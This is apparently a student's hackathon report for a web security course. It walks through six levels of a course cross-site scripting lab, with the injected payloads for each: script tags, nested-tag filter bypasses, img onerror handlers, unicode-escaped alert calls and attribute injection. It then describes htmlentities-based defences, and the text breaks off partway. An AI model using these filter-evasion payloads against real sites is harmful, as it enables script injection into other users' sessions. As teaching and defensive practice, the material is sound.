WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student Name: Charan Sai Venaganti

Email: venagaci@mail.uc.edu

Hackathon 1: Cross-Site Scripting Attacks and Defenses

Overview: This Hackathon-1 focuses on learning about cross-site scripting attacks (XSS assaults), identifying code vulnerabilities, using the OWASP principles to our code to ensure correct safe coding practices, and protecting against these attacks. Furthermore, this lab was split up into TASKS. Task 1 is about assaulting this URL, which contains six tiers of attack: http://waph-hackathon.eastus.cloudapp.azure.com/xss/. The second task is to lessen the impact of XSS attacks by using secure coding techniques, which include input validation and output sanitization. Following completion of all activities, markdown documentation was finished and a PDF report was generated.


Link to my respository: https://github.com/venagaci/waph-venagaci/tree/master

Task 1: ATTACKS

Level 0:

URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

The script I used for attacking: <script>alert("Level 0 : hacked by Charan Sai Venaganti")</script>



...-hackathon.eastus.cloudapp.azure.com says

Level 0 hacked by Charan Sai Venaganti

Level 1:

URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

The script I used for attacking: ?input=<script>alert("Level 1: Hacked by Charan Sai Venaganti")</script>


...-hackathon.eastus.cloudapp.azure.com says

level 1 Hacked by Charan Sai Venaganti

Caption: Screenshot of level-1

LEVEL-2:


Level 2 URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

This URL has been translated to a simple <form> in HTML, and the attacking script is passed through the form itself because it is an HTTP request without an input field and does not take the path variable.

<script>alert("Level 2: Hacked by Charan Sai Venaganti")</script>

Here is my guess of the source code written by the professor:

```
if(!isset($_POST['input'])){
    die("{\"error\": \"Please provide 'input' field in an HTTP POST Request\"}");
echo $_POST['input'];
```


...-hackathon.eastus.cloudapp.azure.com says

Level2 Hacked by Charan Sai Venaganti

Form Data

Input: <script>alert("Level2-Hacked by Charan Sai Venaganti");</script>

Caption : Screenshot of level-2

Level 3


URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php

If the <script> tag is provided straight into the input variable, this level filters it. Therefore, the code was divided into multiple pieces and attached to raise the alert on the webpage in order to target this URL.

?input=<script<script>>alert("Hacked by Charan Sai Venaganti")</scrip</script>t>

Here is my guess of the source code written by the professor:

```
str_replace(['<script>', '</script>'], '', $input)
```


...-hackathon.eastus.cloudapp.azure.com says

Level 3 Hacked by Charan Sai Venaganti

▾Query String Parameters   view source   view URL-encoded

```
input: <scriptscript>alert("Level 3 Hacked by Charan Sai Venaganti")</scrip</script>t>
```

Level 4:

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php

This level fully filters the <script> tag.i.e., even if the string is broken and then combined. I raised an alert by using the <img> tag's onerror() function to inject the XSS script.

?input=<img%20src="..."

onerror="alert('Level 4: Hacked by Charan Sai Venaganti')">

Here is my guess of the source code written by the professor:


$data = $_GET['input']

if (preg_match('/]*>(.*?)/is', $data)) {

exit('{"error": "No \'script\' is allowed!"}');

}

else echo($data);


...-hackathon.eastus.cloudapp.azure.com says

Level 4: Hacked by Charan Sai

```
Input: <img src="..." onerror="alert('Level 4: Hacked by Charan Sai ')">
```

Caption; : Screenshot of level-4

Level-5:

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php


Both the alert() function and the <script> tag are filtered at this level. I combined the <img> tag's onerror() method with unicode encoding to raise the popup alert.

```
?input=<img src="invalid"
    onerror="\u0061lert('Level 5: Hacked By Charan Sai Venaganti')">
```

Here is my guess of the source code written by the professor:

source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
              || stripos($data, 'alert') !== false) {
    exit('{"error": "No \'script\' is allowed!"}');
}
else
    echo($data);
```


...-hackathon.eastus.cloudapp.azure.com says

Level 5: Hacked By Charan Sai Venaganti

```
input: <img src="." onerror="\u0061lert('Level 5: Hacked By Charan Sai Venaganti')">
```

Caption: Screenshot of level-5

Level 6


URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

This level does accept input, but I believe the source code converts all relevant characters to their respective HTML entities using the htmlentities() method.This guarantees that the user-provided input appears on the webpage only as text.In this case, you can utilize javascript eventListeners like onmouseover(), onclick(), onkeyup(), etc. to pop an alert on a webpage. The onkeyup() eventlistener, which I have used, sounds an alarm on the website each time a key is touched in the input field. on passing the below script in the url , this will append to the code and manipulates the input form element as below.

/" onkeyup="alert('Level 6 : Hacked by Charan Sai Venaganti')"

Here is my guess of the source code written by the professor:


echo htmlentities($_REQUEST('input'));


...-hackathon.eastus.cloudapp.azure.com says
Level 6 : Hacked by Charan Sai Venaganti

Input: vc

Request URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php/%22%20onkeyup=%22alert('Level%206%20-%20Hacked%20by%20Charan%20Sai%20Venaganti')%22
Request Method: GET
Status Code: 200 OK
Remote Address: 20.33.48.108:80

Caption: Screenshot of level-6


Input: vc Submit

```
/="/xss/level6/echo.php/" onkeyup="alert('Level 6 : Hacked by Charan Sai Venaganti')'" method="PO
put type="text" name="input" />
pe="submit" name="Submit"/>
```

Caption:Screenshot of level-6


TASK 2: DEFENSES

A . echo.php

In Lab 1, the echo.php file was updated, input validation was applied, and XSS defense code was introduced. Initially, the input is examined to see if it is empty; if it is, PHP is terminated. The htmlentities() method is used to sanitize the input if it is legitimate. This converts the text to the matching characters in HTML, allowing it to be shown on the webpage solely as text.

I have replaced the existing code by following:

```
if(empty($_REQUEST["data"])){

exit("please enter the input field 'data'");

}

$input=htmlentities($_REQUEST["data"]);
```


Commit

Revised echo.php


Showing 1 changed file with 7 additions and 1 deletion.

Caption: Screenshot of updated echo.php file in github

B. Lab 2 front-end

The waph-venagaci.html code was extensively rewritten, and the external input points were located. The output texts were cleaned up and all of these inputs were verified.

i) The input data is verified for the HTTP GET and POST request forms. There is now a new function called validateInput() that requires text entry from the user before the request can be processed.



